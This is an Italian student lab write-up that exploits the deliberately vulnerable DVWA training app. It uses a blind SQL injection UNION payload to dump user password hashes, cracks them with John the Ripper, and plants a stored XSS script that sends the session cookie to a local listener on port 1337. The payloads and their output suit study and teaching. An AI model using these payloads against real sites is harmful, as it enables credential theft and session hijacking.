


WEB APPLICATION HACKING

L'esercizio di oggi richiede di exploitare le vulnerabilità SQL Injection (blind) e XSS stored presenti sull'applicazione DVWA.

Prima di passare alla fase di exploit, imposto il livello di sicurezza della DVWA a "low" e ne verifico il cambiamento.




Exploit vulnerabilità **SQL INJECTION (BLIND)**.

Aprendo la sezione "view help", noto che la sola differenza tra la SQL Injection normale e quella blind sta nel fatto che quest'ultima, quando un attaccante prova ad eseguire un exploit, non mostra gli errori ottenuti da query errate, ma si apre solo una pagina generica specificata dallo sviluppatore di tale sito web.


Questa tecnica rallenta solo l'operato dell'attaccante, senza rendere impossibile il suo attacco.

Avendo quindi capito che la tecnica è la stessa utilizzata per la SQL Injection normale, eseguo la query vista nell'esercizio pratico di martedì nel campo 'User ID':

' **UNION SELECT first_name, password FROM users#** che mi restituisce il nome e l'hash della password di ogni utente.




Salvo quindi i risultati ottenuti in un file di testo (pass.txt) e procedo al cracking delle password.



```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 Gordon:e99a18c428cb38d5f260853678922e03
3 Hack:8d3533d75ae2c3966d7e0d4fcc69216b
4 Pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 Bob:5f4dcc3b5aa765d61d8327deb882cf99
```

Per il cracking mi avvalgo del tool JohnTheRipper, già presente in Kali.


Eseguo il comando “**john pass.txt --show --format=RAW-MD5**” in cui specifico il formato dell’hash, che in questo caso è MD5, ed ottengo le password di tutti i 5 utenti.



```
(kali@kali)-[~/Desktop]
$ john pass.txt --show --format=RAW-MD5
admin:password
Gordon:abc123
Hack:charley
Pablo:letmein
Bob:password
5 password hashes cracked, 0 left
```

Exploit vulnerabilità **XSS STORED**.

Provo ad inserire lo script nel campo "message" per eseguire l'exploit, ma mi accorgo che non fa inserire tutto lo script, eseguo quindi l'ispezione del file html e noto che la lunghezza massima accettata è di 50 caratteri.




```
Search HTML
<form method="post" name="guestform" onsubmit="return validate_form(this)"> [event]
  <table width="550" cellspacing="1" cellpadding="2" border="0">
    <tbody>
      <tr>
        <td width="100">Message *</td>
        <td>
          <textarea name="mtxMessage" cols="50" rows="3" maxlength="50" style="width: 460px; height: 82px;"></textarea>
        </td>
      </tr>
    </tbody>
  </table>
</form>
</div>
html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr > td > textarea
```

Prima di eseguire una modifica, passo a configurare il server sul quale andrò a salvare i cookies ottenuti.


Eseguo il comando nmap per visualizzare le porte aperte, ma non mi restituisce nessun risultato. Provo quindi con **netcat** e scelgo una delle porte libere dover poter far girare il server (1337).

Eseguo quindi il comando **"python -m http.server 1337"** per creare il server.



```
(kali@kali)-[~]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

A questo punto torno su DVWA e modifico il codice html per poter accettare più di 50 caratteri in input nel messaggio.




```
Search HTML
<form method="post" name="guestform" onsubmit="return validate_form(this)"> [event]
  <table width="550" cellspacing="1" cellpadding="2" border="0">
    <tbody>
      <tr>
        <td width="100">Message *</td>
        <td>
          <textarea name="mtxMessage" cols="50" rows="3" maxlength="500" style="width: 460px; height: 82px;"></textarea>
        </td>
      </tr>
    </tbody>
  </table>
</form>
</div>
html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > table > tbody > tr
```

Inserisco quindi nel messaggio lo script per inviare i cookies raccolti al server in ascolto appena creato.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="edoardo"/>
Message *	<div><script>>window.location='http://127.0.1.1:1337/?cookie=' + document.cookie</script></div>
<input type="button" value="Sign Guestbook"/>	

Viene quindi aperta una nuova pagina in cui viene visualizzato il livello di sicurezza e il cookie di sessione.



Directory listing for **/?cookie=security=low; PHPSESSID=d9343a77639bd5ac638ea15c36d9e61f**

Le stesse informazioni vengono inviate al server in ascolto come si può notare dal terminale.

```
(kali@kali)-[~]
└─$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [09/Jun/2023 13:31:15] "GET /?cookie=security=low;%20PHPSESSID=d9343a77639bd5ac638ea15c36d9e61f HTTP/1.1" 200 -
```